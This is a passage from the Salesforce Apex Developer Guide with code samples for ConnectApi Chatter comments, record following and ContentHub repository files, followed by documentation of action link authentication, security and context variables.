ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
textSegmentInput.text = 'Enjoy this new file.';
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
commentInput.body = messageBodyInput;
ConnectApi.CommentCapabilitiesInput commentCapabilitiesInput = new
ConnectApi.CommentCapabilitiesInput();
378
Using Salesforce Features with Apex
Apex Developer Guide
ConnectApi.ContentCapabilityInput contentCapabilityInput = new
ConnectApi.ContentCapabilityInput();
commentCapabilitiesInput.content = contentCapabilityInput;
contentCapabilityInput.title = 'Title';
commentInput.capabilities = commentCapabilitiesInput;
String text = 'These are the contents of the new file.';
Blob myBlob = Blob.valueOf(text);
ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');
ConnectApi.Comment commentRep =
ConnectApi.ChatterFeeds.postCommentToFeedElement(Network.getNetworkId(), feedElementId,
commentInput, binInput);
Post a Rich-Text Comment with Inline Image
Make a call or use the ConnectApiHelper repository to post a comment with an already uploaded, inline image.
You can post rich-text comments with inline images and mentions two ways. Use the ConnectApiHelper repository on GitHub to write
a single line of code, or use this example, which calls postCommentToFeedElement(communityId, feedElementId,
comment, feedElementFileUpload). In this example, the image file is existing content that has already been uploaded to
Salesforce.
String communityId = null;
String feedElementId = '0D5R0000000SBEr';
String imageId = '069R00000000IgQ';
String mentionedUserId = '005R0000000DiMz';
ConnectApi.CommentInput input = new ConnectApi.CommentInput();
ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MentionSegmentInput mentionSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;
ConnectApi.InlineImageSegmentInput inlineImageSegment;
messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
markupBeginSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupBeginSegment);
textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'Hello ';
messageInput.messageSegments.add(textSegment);
mentionSegment = new ConnectApi.MentionSegmentInput();
mentionSegment.id = mentionedUserId;
messageInput.messageSegments.add(mentionSegment);
379
Using Salesforce Features with Apex
Apex Developer Guide
textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = '!';
messageInput.messageSegments.add(textSegment);
markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupEndSegment);
inlineImageSegment = new ConnectApi.InlineImageSegmentInput();
inlineImageSegment.altText = 'image one';
inlineImageSegment.fileId = imageId;
messageInput.messageSegments.add(inlineImageSegment);
input.body = messageInput;
ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId, feedElementId, input, null);
Post a Rich-Text Feed Comment with a Code Block
Call a method to post a comment with a code block.
This example calls postCommentToFeedElement(communityId, feedElementId, comment,
feedElementFileUpload) to post a comment with a code block.
String communityId = null;
String feedElementId = '0D5R0000000SBEr';
String codeSnippet = '<html>nt<body>nttHello, world!nt</body>n</html>';
ConnectApi.CommentInput input = new ConnectApi.CommentInput();
ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;
messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
markupBeginSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupBeginSegment);
textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = codeSnippet;
messageInput.messageSegments.add(textSegment);
markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupEndSegment);
input.body = messageInput;
ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId, feedElementId, input, null);
380
Using Salesforce Features with Apex
Apex Developer Guide
Edit a Comment
Call a method to edit a comment.
Call updateComment(communityId, commentId, comment) to edit a comment.
String commentId;
String communityId = Network.getNetworkId();
// Get the last feed item created by the context user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
// Return null within anonymous apex.
return null;
}
String feedElementId = feedItems[0].id;
ConnectApi.CommentPage commentPage =
ConnectApi.ChatterFeeds.getCommentsForFeedElement(communityId, feedElementId);
if (commentPage.items.isEmpty()) {
// Return null within anonymous apex.
return null;
}
commentId = commentPage.items[0].id;
ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isCommentEditableByMe(communityId, commentId);
if (isEditable.isEditableByMe == true){
ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
textSegmentInput.text = 'This is my edited comment.';
messageBodyInput.messageSegments.add(textSegmentInput);
commentInput.body = messageBodyInput;
ConnectApi.Comment editedComment = ConnectApi.ChatterFeeds.updateComment(communityId,
commentId, commentInput);
}
Follow a Record
Call a method to follow a record.
381
Using Salesforce Features with Apex
Apex Developer Guide
Call follow(communityId, userId, subjectId) to follow a record.
ChatterUsers.ConnectApi.Subscription subscriptionToRecord =
ConnectApi.ChatterUsers.follow(null, 'me', '001RR000002G4Y0');
SEE ALSO:
Unfollow a Record
Unfollow a Record
Call a method to stop following a record.
When you follow a record such as a user, the call to ConnectApi.ChatterUsers.follow returns a
ConnectApi.Subscription object. To unfollow a record, pass the id property of that object to
deleteSubscription(communityId, subscriptionId).
ConnectApi.Chatter.deleteSubscription(null, '0E8RR0000004CnK0AU');
SEE ALSO:
Follow a Record
Get a Repository
Call a method to get a repository.
Call getRepository(repositoryId) to get a repository.
final string repositoryId = '0XCxx0000000123GAA';
final ConnectApi.ContentHubRepository repository =
ConnectApi.ContentHub.getRepository(repositoryId);
Get Repositories
Call a method to get all repositories.
Call getRepositories() to get all repositories and get the first SharePoint online repository found.
final string sharePointOnlineProviderType ='ContentHubSharepointOffice365';
final ConnectApi.ContentHubRepositoryCollection repositoryCollection =
ConnectApi.ContentHub.getRepositories();
ConnectApi.ContentHubRepository sharePointOnlineRepository = null;
for(ConnectApi.ContentHubRepository repository : repositoryCollection.repositories){
if(sharePointOnlineProviderType.equalsIgnoreCase(repository.providerType.type)){
sharePointOnlineRepository = repository;
break;
}
}
Get Allowed Item Types
Call a method to get allowed item types.
382
Using Salesforce Features with Apex
Apex Developer Guide
CallgetAllowedItemTypes(repositoryId, repositoryFolderId, filter)witha filter of FilesOnly
to get the first ConnectApi.ContentHubItemTypeSummary.id of a file. The context user can create allowed files in a
repository folder in the external system.
final ConnectApi.ContentHubAllowedItemTypeCollection allowedItemTypesColl =
ConnectApi.ContentHub.getAllowedItemTypes(repositoryId, repositoryFolderId,
ConnectApi.ContentHubItemType.FilesOnly);
final List<ConnectApi.ContentHubItemTypeSummary> allowedItemTypes =
allowedItemTypesColl.allowedItemTypes;
string allowedFileItemTypeId = null;
if(allowedItemTypes.size() > 0){
ConnectApi.ContentHubItemTypeSummary allowedItemTypeSummary = allowedItemTypes.get(0);
allowedFileItemTypeId = allowedItemTypeSummary.id;
}
Get Previews
Call a method to get all supported preview formats and their respective URLs.
Call getPreviews(repositoryId, repositoryFileId) to get all supported preview formats and their respective URLs
and number of renditions. For each supported preview format, we show every rendition URL available.
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'document:1-zcA1BaeoQbo2_yNFiHCcK6QJTPmOke-kHFC4TYg3rk';
final ConnectApi.FilePreviewCollection previewsCollection =
ConnectApi.ContentHub.getPreviews(gDriveRepositoryId, gDriveFileId);
for(ConnectApi.FilePreview filePreview : previewsCollection.previews){
System.debug(String.format('Preview - URL: ''{0}'', format: ''{1}'', nbr of
renditions for this format: {2}', new String[]{ filePreview.url,
filePreview.format.name(),String.valueOf(filePreview.previewUrls.size())}));
for(ConnectApi.FilePreviewUrl filePreviewUrl : filePreview.previewUrls){
System.debug('-----> Rendition URL: ' + filePreviewUrl.previewUrl);
}
}
Get a File Preview
Call a method to get a file preview.
CallgetFilePreview(repositoryId, repositoryFileId, formatType)witha formatType of Thumbnail
to get the thumbnail format preview along with its respective URL and number of thumbnail renditions. For each thumbnail format, we
show every rendition URL available.
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'document:1-zcA1BaeoQbo2_yNFiHCcK6QJTPmOke-kHFC4TYg3rk';
final ConnectApi.FilePreviewCollection previewsCollection =
ConnectApi.ContentHub.getPreviews(gDriveRepositoryId, gDriveFileId);
for(ConnectApi.FilePreview filePreview : previewsCollection.previews){
System.debug(String.format('Preview - URL: ''{0}'', format: ''{1}'', nbr of
renditions for this format: {2}', new String[]{ filePreview.url,
filePreview.format.name(),String.valueOf(filePreview.previewUrls.size())}));
for(ConnectApi.FilePreviewUrl filePreviewUrl : filePreview.previewUrls){
System.debug('-----> Rendition URL: ' + filePreviewUrl.previewUrl);
383
Using Salesforce Features with Apex
Apex Developer Guide
}
}
Get Repository Folder Items
Call a method to get a collection of repository folder items.
Call getRepositoryFolderItems(repositoryId, repositoryFolderId) to get the collection of items in a
repository folder. For files, we show the file’s name, size, external URL, and download URL. For folders, we show the folder’s name,
description, and external URL.
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';
final ConnectApi.RepositoryFolderItemsCollection folderItemsColl =
ConnectApi.ContentHub.getRepositoryFolderItems(gDriveRepositoryId,gDriveFolderId);
final List<ConnectApi.RepositoryFolderItem> folderItems = folderItemsColl.items;
System.debug('Number of items in repository folder: ' + folderItems.size());
for(ConnectApi.RepositoryFolderItem item : folderItems){
ConnectApi.RepositoryFileSummary fileSummary = item.file;
if(fileSummary != null){
System.debug(String.format('File item - name: ''{0}'', size: {1}, external URL:
''{2}'', download URL: ''{3}''', new String[]{ fileSummary.name,
String.valueOf(fileSummary.contentSize), fileSummary.externalDocumentUrl,
fileSummary.downloadUrl}));
}else{
ConnectApi.RepositoryFolderSummary folderSummary = item.folder;
System.debug(String.format('Folder item - name: ''{0}'', description:
''{1}''', new String[]{ folderSummary.name, folderSummary.description}));
}
}
Get a Repository Folder
Call a method to get a repository folder.
Call getRepositoryFolder(repositoryId, repositoryFolderId) to get a repository folder.
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';
final ConnectApi.RepositoryFolderDetail folder =
ConnectApi.ContentHub.getRepositoryFolder(gDriveRepositoryId, gDriveFolderId);
System.debug(String.format('Folder - name: ''{0}'', description: ''{1}'', external
URL: ''{2}'', folder items URL: ''{3}''',
new String[]{ folder.name, folder.description, folder.externalFolderUrl,
folder.folderItemsUrl}));
Get a Repository File Without Permissions Information
Call a method to get a repository file without permission information.
CallgetRepositoryFile(repositoryId, repositoryFileId)togetarepositoryfilewithoutpermissionsinformation.
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'file:0B0lTys1KmM3sTmxKNjVJbWZja00';
final ConnectApi.RepositoryFileDetail file =
384
Using Salesforce Features with Apex
Apex Developer Guide
ConnectApi.ContentHub.getRepositoryFile(gDriveRepositoryId, gDriveFileId);
System.debug(String.format('File - name: ''{0}'', size: {1}, external URL: ''{2}'',
download URL: ''{3}''',
new String[]{ file.name, String.valueOf(file.contentSize), file.externalDocumentUrl,
file.downloadUrl}));
Get a Repository File with Permissions Information
Call a method to get a repository file with permission information.
CallgetRepositoryFile(repositoryId, repositoryFileId, includeExternalFilePermissionsInfo)
to get a repository file with permissions information.
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'file:0B0lTys1KmM3sTmxKNjVJbWZja00';
final ConnectApi.RepositoryFileDetail file =
ConnectApi.ContentHub.getRepositoryFile(gDriveRepositoryId, gDriveFileId, true);
System.debug(String.format('File - name: ''{0}'', size: {1}, external URL: ''{2}'',
download URL: ''{3}''', new String[]{ file.name, String.valueOf(file.contentSize),
file.externalDocumentUrl, file.downloadUrl}));
final ConnectApi.ExternalFilePermissionInformation externalFilePermInfo =
file.externalFilePermissionInformation;
//permission types
final List<ConnectApi.ContentHubPermissionType> permissionTypes =
externalFilePermInfo.externalFilePermissionTypes;
for(ConnectApi.ContentHubPermissionType permissionType : permissionTypes){
System.debug(String.format('Permission type - id: ''{0}'', label: ''{1}''', new
String[]{ permissionType.id, permissionType.label}));
}
//permission groups
final List<ConnectApi.RepositoryGroupSummary> groups =
externalFilePermInfo.repositoryPublicGroups;
for(ConnectApi.RepositoryGroupSummary ggroup : groups){
System.debug(String.format('Group - id: ''{0}'', name: ''{1}'', type:
''{2}''', new String[]{ ggroup.id, ggroup.name, ggroup.type.name()}));
}
Create a Repository File Without Content (Metadata Only)
Call a method to create a file without binary content (metadata only) in a Google Drive repository folder.
Call addRepositoryItem(repositoryId, repositoryFolderId, file) to create a file without binary content
(metadata only) in a Google Drive repository folder. After the file is created, we show the file’s ID, name, description, external URL, and
download URL.
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';
final ConnectApi.ContentHubItemInput newItem = new ConnectApi.ContentHubItemInput();
newItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
for creation/update
385
Using Salesforce Features with Apex
Apex Developer Guide
newItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();
//Metadata: name field
final ConnectApi.ContentHubFieldValueInput fieldValueInput = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInput.name = 'name';
fieldValueInput.value = 'new folder item name.txt';
newItem.fields.add(fieldValueInput);
//Metadata: description field
final ConnectApi.ContentHubFieldValueInput fieldValueInputDesc = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputDesc.name = 'description';
fieldValueInputDesc.value = 'It does describe it';
newItem.fields.add(fieldValueInputDesc);
final ConnectApi.RepositoryFolderItem newFolderItem =
ConnectApi.ContentHub.addRepositoryItem(gDriveRepositoryId, gDriveFolderId, newItem);
final ConnectApi.RepositoryFileSummary newFile = newFolderItem.file;
System.debug(String.format('New file - id: ''{0}'', name: ''{1}'', description:
''{2}'' n external URL: ''{3}'', download URL: ''{4}''', new String[]{
newFile.id, newFile.name, newFile.description, newFile.externalDocumentUrl,
newFile.downloadUrl}));
SEE ALSO:
Apex Reference Guide: ConnectApi.ContentHubItemInput
Apex Reference Guide: ConnectApi.ContentHubFieldValueInput
Create a Repository File with Content
Call a method to create a file with binary content in a Google Drive repository folder.
CalladdRepositoryItem(repositoryId, repositoryFolderId, file, filedata)tocreateafilewithbinary
content in a Google Drive repository folder. After the file is created, we show the file’s ID, name, description, external URL, and download
URL.
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';
final ConnectApi.ContentHubItemInput newItem = new ConnectApi.ContentHubItemInput();
newItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
for creation/update
newItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();
//Metadata: name field
Final String newFileName = 'new folder item name.txt';
final ConnectApi.ContentHubFieldValueInput fieldValueInput = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInput.name = 'name';
fieldValueInput.value = newFileName;
newItem.fields.add(fieldValueInput);
//Metadata: description field
386
Using Salesforce Features with Apex
Apex Developer Guide
final ConnectApi.ContentHubFieldValueInput fieldValueInputDesc = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputDesc.name = 'description';
fieldValueInputDesc.value = 'It does describe it';
newItem.fields.add(fieldValueInputDesc);
//Binary content
final Blob newFileBlob = Blob.valueOf('awesome content for brand new file');
final String newFileMimeType = 'text/plain';
final ConnectApi.BinaryInput fileBinaryInput = new ConnectApi.BinaryInput(newFileBlob,
newFileMimeType, newFileName);
final ConnectApi.RepositoryFolderItem newFolderItem =
ConnectApi.ContentHub.addRepositoryItem(gDriveRepositoryId, gDriveFolderId, newItem,
fileBinaryInput);
final ConnectApi.RepositoryFileSummary newFile = newFolderItem.file;
System.debug(String.format('New file - id: ''{0}'', name: ''{1}'', description:
''{2}'' n external URL: ''{3}'', download URL: ''{4}''', new String[]{
newFile.id, newFile.name, newFile.description, newFile.externalDocumentUrl,
newFile.downloadUrl}));
SEE ALSO:
Apex Reference Guide: ConnectApi.ContentHubItemInput
Apex Reference Guide: ConnectApi.ContentHubFieldValueInput
Apex Reference Guide: ConnectApi.BinaryInput
Update a Repository File Without Content (Metadata Only)
Call a method to update the metadata of a repository file.
Call updateRepositoryFile(repositoryId, repositoryFileId, file) to update the metadata of a file in a
repository folder. After the file is updated, we show the file’s ID, name, description, external URL, download URL.
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs', gDriveFileId =
'document:1q9OatVpcyYBK-JWzp_PhR75ulQghwFP15zhkamKrRcQ';
final ConnectApi.ContentHubItemInput updatedItem = new ConnectApi.ContentHubItemInput();
updatedItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
for creation/update
updatedItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();
//Metadata: name field
final ConnectApi.ContentHubFieldValueInput fieldValueInputName = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputName.name = 'name';
fieldValueInputName.value = 'updated file name.txt';
updatedItem.fields.add(fieldValueInputName);
final ConnectApi.RepositoryFileDetail updatedFile =
ConnectApi.ContentHub.updateRepositoryFile(gDriveRepositoryId, gDriveFileId, updatedItem);
System.debug(String.format('Updated file - id: ''{0}'', name: ''{1}'', description:
''{2}'',n external URL: ''{3}'', download URL: ''{4}''', new String[]{
387
Using Salesforce Features with Apex
Apex Developer Guide
updatedFile.id, updatedFile.name, updatedFile.description, updatedFile.externalDocumentUrl,
updatedFile.downloadUrl}));
SEE ALSO:
Apex Reference Guide: ConnectApi.ContentHubItemInput
Apex Reference Guide: ConnectApi.ContentHubFieldValueInput
Update a Repository File with Content
Call a method to update a repository file with content.
Call updateRepositoryFile(repositoryId, repositoryFileId, file, fileData) to update the content
and metadata of a file in a repository. After the file is updated, we show the file’s ID, name, description, external URL, and download URL.
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs', gDriveFileId =
'document:1q9OatVpcyYBK-JWzp_PhR75ulQghwFP15zhkamKrRcQ';
final ConnectApi.ContentHubItemInput updatedItem = new ConnectApi.ContentHubItemInput();
updatedItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
for creation/update
updatedItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();
//Metadata: name field
final ConnectApi.ContentHubFieldValueInput fieldValueInputName = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputName.name = 'name';
fieldValueInputName.value = 'updated file name.txt';
updatedItem.fields.add(fieldValueInputName);
//Binary content
final Blob updatedFileBlob = Blob.valueOf('even more awesome content for updated file');
final String updatedFileMimeType = 'text/plain';
final ConnectApi.BinaryInput fileBinaryInput = new ConnectApi.BinaryInput(updatedFileBlob,
updatedFileMimeType, updatedFileName);
final ConnectApi.RepositoryFileDetail updatedFile =
ConnectApi.ContentHub.updateRepositoryFile(gDriveRepositoryId, gDriveFileId, updatedItem);
System.debug(String.format('Updated file - id: ''{0}'', name: ''{1}'', description:
''{2}'',n external URL: ''{3}'', download URL: ''{4}''', new String[]{
updatedFile.id, updatedFile.name, updatedFile.description, updatedFile.externalDocumentUrl,
updatedFile.downloadUrl}));
SEE ALSO:
Apex Reference Guide: ConnectApi.ContentHubItemInput
Apex Reference Guide: ConnectApi.ContentHubFieldValueInput
Apex Reference Guide: ConnectApi.BinaryInput
Get an Authentication URL
Call a method to get an authentication URL.
388
Using Salesforce Features with Apex
Apex Developer Guide
Call getOAuthCredentialAuthUrl(requestBody) to retrieve the URL that a user must visit to begin an authentication
flow, ultimately returning authentication tokens to Salesforce. Accepts input parameters representing a specific external credential and,
optionally, a named principal. Use this method as part of building a customized or branded user interface to help users initiate
authentication.
ConnectApi.OAuthCredentialAuthUrlInput input = new ConnectApi.OAuthCredentialAuthUrlInput();
input.externalCredential = 'MyExternalCredentialDeveloperName';
input.principalType = ConnectApi.CredentialPrincipalType.PerUserPrincipal;
input.principalName = 'MyPrincipal'; // Only required when principalType = NamedPrincipal
ConnectApi.OAuthCredentialAuthUrl output =
ConnectApi.NamedCredentials.getOAuthCredentialAuthUrl(input);
String authenticationUrl = output.authenticationUrl; // Redirect users to this URL to
authenticate in the browser
SEE ALSO:
Apex Reference Guide: NamedCredentials Methods
Connect in Apex Features
This topic describes which classes and methods to use to work with common Connect in Apex features.
You can also go directly to the ConnectApi Namespace reference content.
IN THIS SECTION:
Working with Action Links
An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke
an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body
and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services
into the feed so that users can drive productivity and accelerate innovation.
Working with Feeds and Feed Elements
The Chatter feed is a container of feed elements. The abstract class ConnectApi.FeedElement is a parent class to the
ConnectApi.FeedItem class,representingfeedposts,andthe ConnectApi.GenericFeedElement class,representing
bundles and recommendations in the feed.
Accessing ConnectApi Data in Experience Cloud Sites
Many ConnectApi methods work within the context of a single Experience Cloud site.
Methods Available to Experience Cloud Guest Users
If your Experience Cloud site allows access without logging in, guest users have access to many Apex methods. These methods
return information the guest user has access to.
Supported Validations for DBT Segments
When creating or updating a segment, the ConnectApi.CdpSegmentInput class is subject to some SQL validations.
389
Using Salesforce Features with Apex
Apex Developer Guide
Working with Action Links
An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an
API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and
header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the
feed so that users can drive productivity and accelerate innovation.
Workflow
This feed item contains one action link group with one visible action link, Join.
The workflow to create and post action links with a feed element:
1. (Optional) Create an action link template.
2. CallConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)
to define an action link group that contains at least one action link.
3. Call ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement) to post a feed element
and associate the action link with it.
Use these methods to work with action links.
Task
ConnectApi Method
Create an action link group definition. To associate an action link
group with a feed element, first create an action link group
ActionLinks.createActionLinkGroupDefinition
(communityId, actionLinkGroup)
ActionLinks.deleteActionLinkGroupDefinition(communityId,
actionLinkGroupId)
definition. Then post a feed element with an associated actions
capability.
ActionLinks.getActionLinkGroupDefinition(communityId,
actionLinkGroupId)
Postafeedelementwithanassociatedactionscapability.Associate
up to 10 action link groups with a feed element.
ChatterFeeds.postFeedElement(communityId,
feedElement)
390
Using Salesforce Features with Apex
Apex Developer Guide
Task
ConnectApi Method
Get information about an action link, including state for the context
user.
ActionLinks.getActionLink(communityId,
actionLinkId)
Get information about an action link group including state for the
context user.
ActionLinks.getActionLinkGroup(communityId,
actionLinkGroupId)
Get diagnostic information returned when an action link executes.
Diagnostic information is given only for users who can access the
action link.
ActionLinks.getActionLinkDiagnosticInfo(communityId,
actionLinkId)
Get the feed elements from a specified feed type. If a feed element
has action links associated with it, the action links data is returned
in the feed element’s associated actions capability.
ChatterFeeds.getFeedElementsFromFeed()
IN THIS SECTION:
Action Links Overview, Authentication, and Security
Learn about Apex action links security, authentication, labels, and errors.
Action Links Use Case
Use action links to integrate Salesforce and third-party services with a feed. An action link can make an HTTP request to a Salesforce
or third-party API. An action link can also download a file or open a web page. This topic contains an example use case.
SEE ALSO:
Define an Action Link and Post with a Feed Element
Define an Action Link in a Template and Post with a Feed Element
Action Links Overview, Authentication, and Security
Learn about Apex action links security, authentication, labels, and errors.
Workflow
This feed item contains one action link group with one visible action link, Join.
391
Using Salesforce Features with Apex
Apex Developer Guide
The workflow to create and post action links with a feed element:
1. (Optional) Create an action link template.
2. CallConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)
to define an action link group that contains at least one action link.
3. Call ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement) to post a feed element
and associate the action link with it.
Action Link Templates
CreateactionlinktemplatesinSetuptoinstantiateactionlinkgroupswithcommonproperties.Youcanpackagetemplatesanddistribute
them to other Salesforce orgs.
Specify binding variables in the template and set the values of the variables when you instantiate the action link group. For example,
use a binding variable for the API version number, a user ID, or an OAuth token.
Youcanalsospecifycontextvariablesinthetemplates.Whenauserexecutestheactionlink,Salesforceprovidesvaluesforthesevariables,
such as who executed the link and in which organization.
To instantiate the action link group, call the
ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)
method. Specify the template ID and the values for any binding variables defined in the template.
See Design Action Link Templates.
Type of Action Links
Specify the action link type in the actionType property when you define an action link.
There are four types of action links:
• Api—The action link calls a synchronous API at the action URL. Salesforce sets the status to SuccessfulStatus or
FailedStatus based on the HTTP status code returned by your server.
392
Using Salesforce Features with Apex
Apex Developer Guide
• ApiAsync—The action link calls an asynchronous API at the action URL. The action remains in a PendingStatus state until
a third party makes a request to /connect/action-links/actionLinkId to set the status to SuccessfulStatus
or FailedStatus when the asynchronous operation is complete.
• Download—The action link downloads a file from the action URL.
• Ui—The action link takes the user to a web page at the action URL.
Authentication
When you define an action link, specify a URL (actionUrl) and the HTTP headers (headers) required to make a request to that
URL.
If an external resource requires authentication, include the information wherever the resource requires.
If a Salesforce resource requires authentication, you can include OAuth information in the HTTP headers or you can include a bearer
token in the URL.
Salesforce automatically authenticates these resources.
• Relative URLs in templates
• Relative URLs beginning with /services/apexrest when the action link group is instantiated from Apex
Don’t use these resources for sensitive operations.
Security
HTTPS
The action URL in an action link must begin with https:// or be a relative URL that matches one of the rules in the previous
Authentication section.
Encryption
API details are stored with encryption, and obfuscated for clients.
The actionURL, headers, and requestBody data for action links that are not instantiated from a template are encrypted
with the organization’s encryption key. The Action URL, HTTP Headers, and HTTP Request Body for an action link
template are not encrypted. The binding values used when instantiating an action link group from a template are encrypted with
the organization’s encryption key.
Action Link Templates
Only users with Customize Application user permission can create, edit, delete, and package action link templates in Setup.
Don’t store sensitive information in templates. Use binding variables to add sensitive information when you instantiate the action
link group. After the action link group is instantiated, the values are stored in an encrypted format. See Define Binding Variables in
Design Action Link Templates.
Connected Apps
When creating action links via a connected app, it's a good idea to use a connected app with a consumer key that never leaves your
control.Theconnectedappisusedforserver-to-servercommunicationandisnotcompiledintomobileappsthatcouldbedecompiled.
Expiration Date
Whenyoudefineanactionlinkgroup,specifyanexpirationdate(expirationDate).Afterthatdate,theactionlinksinthegroup
can’t be executed and disappear from the feed. If your action link group definition includes an OAuth token, set the group’s expiration
date to the same value as the expiration date of the OAuth token.
Actionlinktemplatesuseaslightlydifferentmechanismforexcludingauser.SeeSettheActionLinkGroupExpirationTimeinDesign
Action Link Templates.
393
Using Salesforce Features with Apex
Apex Developer Guide
Exclude a User or Specify a User
Use the excludeUserId property of the action link definition input to exclude a single user from executing an action.
Use the userId property of the action link definition input to specify the ID of a user who alone can execute the action. If you
don’t specify a userId property or if you pass null, any user can execute the action. You can’t specify both excludeUserId
and userId for an action link
Action link templates use a slightly different mechanism for excluding a user. See Set Who Can See the Action Link in Design Action
Link Templates.
Read, Modify, or Delete an Action Link Group Definition
There are two views of an action link and an action link group: the definition, and the context user’s view. The definition includes
potentially sensitive information, such as authentication information. The context user’s view is filtered by visibility options and the
values reflect the state of the context user.
Action link group definitions can contain sensitive information (such as OAuth tokens). For this reason, to read, modify, or delete a
definition, the user must have created the definition or have View All Data permission. In addition, in Connect REST API, the request
must be made via the same connected app that created the definition. In Apex, the call must be made from the same namespace
that created the definition.
Context Variables
Use context variables to pass information about the user who executed the action link and the context in which it was invoked into the
HTTP request made by invoking an action link. You can use context variables in the actionUrl, headers, and requestBody
properties of the Action Link Definition Input request body or ConnectApi.ActionLinkDefinitionInput object. You can
also use context variables in the Action URL, HTTP Request Body, and HTTP Headers fields of action link templates. You
can edit these fields, including adding and removing context variables, after a template is published.
The context variables are:
Description
Context Variable
The ID of the action link the user executed.
{!actionLinkId}
The ID of the action link group containing the action link the user
executed.
{!actionLinkGroupId}
The ID of the site in which the user executed the action link. The
value for your internal org is the empty key
"000000000000000000".
{!communityId}
The URL of the site in which the user executed the action link. The
value for your internal org is empty string "".
{!communityUrl}
The ID of the org in which the user executed the action link.
{!orgId}
The ID of the user that executed the action link.
{!userId}
Versioning
To avoid issues due to upgrades or changing functionality in your API, we recommend using versioning when defining action links. For
example, the actionUrl property in the ConnectApi.ActionLinkDefinitionInputlooks like
https://www.example.com/api/v1/exampleResource.
394
Using Salesforce Features with Apex
Apex Developer Guide
You can use templates to change the values of the actionUrl, headers, or requestBody properties, even after a template is
distributed in a package. Let’s say you release a new API version that requires new inputs. An admin can change the inputs in the action
link template in Setup and even action links already associated with a feed element use the new inputs. However, you can’t add new
binding variables to a published action link template.
If your API isn’t versioned, you can use the expirationDate property of the
ConnectApi.ActionLinkGroupDefinitionInput to avoid issues due to upgrades or changing functionality in your API.
See Set the Action Link Group Expiration Time in Design Action Link Templates.
Errors
Use the Action Link Diagnostic Information method
